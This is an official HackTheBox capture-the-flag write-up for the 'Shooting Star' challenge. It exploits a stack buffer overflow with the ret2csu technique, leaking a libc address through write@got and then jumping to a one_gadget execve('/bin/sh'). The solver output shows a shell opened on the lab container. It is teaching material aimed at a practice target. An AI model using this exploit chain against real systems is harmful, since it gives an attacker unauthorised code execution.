



HACKTHEBOX



Shooting Star

15th April 2022 / Document No. D22.102.240

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: **Easy**

Classification: Official

Synopsis

features the `ret2csu` technique.

Shooting star is an easy difficulty challenge that

Skills Learned

- `ret2csu`

Enumeration

First of all we start with `checksec`:



```
Canary          : x
NX              : ✓
PIE             : x
Fortify         : x
RelRO          : Partial
```

Protections

Protection	Enabled	Usage
Canary	✗	Prevents Buffer Overflows
NX	✓	Disables code execution on stack
PIE	✗	Randomizes the base address of the binary

Protection	Enabled	Usage
RelRO	Partial	Makes some binary sections read-only

Only `NX` is enabled. It might be possible to trigger a buffer overflow because `canary` and `PIE` are disabled.

The interface of the program looks like this:

```

A shooting star!!
1. Make a wish!
2. Stare at the stars
3. Learn about the stars
> 1
>> ret2csu attack here
May your wish come true!

```

There are three options:

- Make a wish
- Stare at the stars
- Learn about the stars

Options 2 and 3 are nothing of interest, but option 1 prompts us to enter our "wish". To understand it better, we open up our disassembler.

Disassembly

Starting from `main()`:

```

void main(void)
{
    setup();
    write(1,&DAT_00402288,0x5b);
    star();
    return;
}

```

We see that there is a `write` instead of `printf` or `puts`. We proceed to `star()`.

```

void star(void)
{
    char local_4a [2];
    undefined local_48 [64];

    read(0,local_4a,2);
    if (local_4a[0] == '1') {
        write(1,&DAT_00402008,3);
        read(0,local_48,0x200);
    }
}

```

```

    write(1, "\nMay your wish come true!\n", 0x1a);
}
else {
    if (local_4a[0] == '2') {
        write(1, "Isn't the sky amazing?!\n", 0x18);
    }
    else {
        if (local_4a[0] == '3') {
            write(1,
                "A star is an astronomical object consisting of a luminous
spheroid of plasma held together by its own gravity. The nearest star to Earth
is the Sun. Many other stars are visible to the naked eye from Earth during the
night, appearing as a multitude of fixed luminous points in the sky due to
their immense distance from Earth. Historically, the most prominent stars were
grouped into constellations and asterisms, the brightest of which gained proper
names. Astronomers have assembled star catalogues that identify the known stars
and provide standardized stellar designations.\n"
                , 0x242);
        }
    }
}
return;
}

```

As we noticed before, only option 1 is something of value. There is a 64 bytes buffer, and the read reads up to 0x200 bytes!

Buffer Overflow is crystal clear here. Well, the normal way to proceed would be:

- Call `puts@plt` or `printf@plt` to leak any `libc` address to calculate the `libc` base.
- `payload = junk + pop_rdi + puts@got + puts@plt + main`.

Unfortunately, as we can see from the disassembler and the debugger, there is no `printf` or `puts` functions in the program.

```

pwndbg> p puts
No symbol table is loaded. Use the "file" command.
pwndbg> p printf
No symbol table is loaded. Use the "file" command.
pwndbg> p write
$1 = {<text variable, no debug info>} 0x401030 <write@plt>

```

On the other hand, `write` is still there for us to leak something. From the manual page of `write`:

```

SYNOPSIS
#include <unistd.h>

ssize_t write(int fd, const void *buf, size_t count);

```

As we can see, `write` takes three arguments. That means we need three gadgets:

- `pop rdi; ret`
- `pop rsi; ret`

- `pop rdx; ret`

```
w3th4nds@void:~/mychallenges/ret2csu$ ropper --search "pop rdi" --file
./shooting_star
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi

[INFO] File: ./shooting_star
0x00000000004012cb: pop rdi; ret;

w3th4nds@void:~/mychallenges/ret2csu$ ropper --search "pop rsi" --file
./shooting_star
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rsi

[INFO] File: ./shooting_star
0x00000000004012c9: pop rsi; pop r15; ret;

w3th4nds@void:~/mychallenges/ret2csu$ ropper --search "pop rdx" --file
./shooting_star
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdx
```

We found 2/3 gadgets. But, to call `write` we need all three of them. The only way to modify `rdx` is via `__libc_csu_init`.

Debugging - Ret2csu technique

```
pwndbg> disass __libc_csu_init
Dump of assembler code for function __libc_csu_init:
0x0000000000401270 <+0>: push    r15
0x0000000000401272 <+2>: lea     r15,[rip+0x2b97]        # 0x403e10
0x0000000000401279 <+9>: push    r14
0x000000000040127b <+11>: mov     r14,rdx
0x000000000040127e <+14>: push    r13
0x0000000000401280 <+16>: mov     r13,rsi
0x0000000000401283 <+19>: push    r12
0x0000000000401285 <+21>: mov     r12d,edi
0x0000000000401288 <+24>: push    rbp
0x0000000000401289 <+25>: lea     rbp,[rip+0x2b88]        # 0x403e18
0x0000000000401290 <+32>: push    rbx
0x0000000000401291 <+33>: sub     rbp,r15
0x0000000000401294 <+36>: sub     rsp,0x8
0x0000000000401298 <+40>: call   0x401000 <_init>
0x000000000040129d <+45>: sar     rbp,0x3
0x00000000004012a1 <+49>: je      0x4012be <__libc_csu_init+78>
0x00000000004012a3 <+51>: xor     ebx,ebx
0x00000000004012a5 <+53>: nop     DWORD PTR [rax]
```

```

0x00000000004012a8 <+56>: mov    rdx,r14
0x00000000004012ab <+59>: mov    rsi,r13
0x00000000004012ae <+62>: mov    edi,r12d
0x00000000004012b1 <+65>: call   QWORD PTR [r15+rbx*8]
0x00000000004012b5 <+69>: add    rbx,0x1
0x00000000004012b9 <+73>: cmp    rbp,rbx
0x00000000004012bc <+76>: jne    0x4012a8 <__libc_csu_init+56>
0x00000000004012be <+78>: add    rsp,0x8
0x00000000004012c2 <+82>: pop    rbx
0x00000000004012c3 <+83>: pop    rbp
0x00000000004012c4 <+84>: pop    r12
0x00000000004012c6 <+86>: pop    r13
0x00000000004012c8 <+88>: pop    r14
0x00000000004012ca <+90>: pop    r15
0x00000000004012cc <+92>: ret
End of assembler dump.

```

The two gadgets we need here are:

Gadget 1:

```

0x00000000004012be <+78>: add    rsp,0x8
0x00000000004012c2 <+82>: pop    rbx
0x00000000004012c3 <+83>: pop    rbp
0x00000000004012c4 <+84>: pop    r12
0x00000000004012c6 <+86>: pop    r13
0x00000000004012c8 <+88>: pop    r14
0x00000000004012ca <+90>: pop    r15
0x00000000004012cc <+92>: ret

```

Gadget 2:

```

0x00000000004012a8 <+56>: mov    rdx,r14
0x00000000004012ab <+59>: mov    rsi,r13
0x00000000004012ae <+62>: mov    edi,r12d
0x00000000004012b1 <+65>: call   QWORD PTR [r15+rbx*8]
0x00000000004012b5 <+69>: add    rbx,0x1
0x00000000004012b9 <+73>: cmp    rbp,rbx
0x00000000004012bc <+76>: jne    0x4012a8 <__libc_csu_init+56>
0x00000000004012be <+78>: add    rsp,0x8

```

Whatever we put in `pop r14` will be moved to `rdx`. Apart from that, we can see that we can also manipulate `rdi` and `rsi` via `r12` and `r13`. After that, we can call whatever there is in `r15` (if we zero out the `rbx`).

We need to call: `write(1, write@got, 0x8)` to leak `write@got`.


That means we need to:

- `pop r12 = 1`
- `pop r13 = write@got`
- `pop r14 = 0x8`
- `pop r15 = write@got`

After we leak our address, we shall return to `main` to trigger another buffer overflow to spawn shell this time.

We can search for the correct libc at: <https://libc.blukat.me/> and find: `libc6_2.27-3ubuntu1.2_amd64`.

Now that we have calculated `libc base`, we will perform another overflow and overwrite the return address with `execve('/bin/sh', NULL, NULL)`. [one_gadget](#) will help us with that.



```
0x4f365 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f3c2 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0x10a45c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

The final part of the payload should be like this:

```
payload = offset + p64(libc.address + 0x4f3c2)
```

Solution

```
w3th4nds@void:~/github/HTB-Challenges/pwn/shooting_star/htb$  
./solver.py  
[+] Opening connection to 172.17.0.1 on port 1234: Done  
[*] '/home/w3th4nds/github/HTB-  
Challenges/pwn/shooting_star/htb/shooting_star'  
  Arch:      amd64-64-little  
  RELRO:     Partial RELRO  
  Stack:     No canary found  
  NX:        NX enabled  
  PIE:       No PIE (0x400000)  
[*] Loaded 14 cached gadgets for './shooting_star'  
[*] '/home/w3th4nds/github/HTB-  
Challenges/pwn/shooting_star/htb/libc6_2.27-3ubuntu1.2_amd64.so'  
  Arch:      amd64-64-little  
  RELRO:     Partial RELRO  
  Stack:     Canary found  
  NX:        NX enabled  
  PIE:       PIE enabled  
[*] Leaked write: 0x7f4c4394a250  
[*] Libc_base:   0x7f4c4383a000  
[*] Switching to interactive mode  
  
May your wish come true!  
$ id  
uid=999(ctf) gid=999(ctf) groups=999(ctf)  
$ cat flag.txt  
HTB{f4k3_fl4g_4_t35t1ng}
```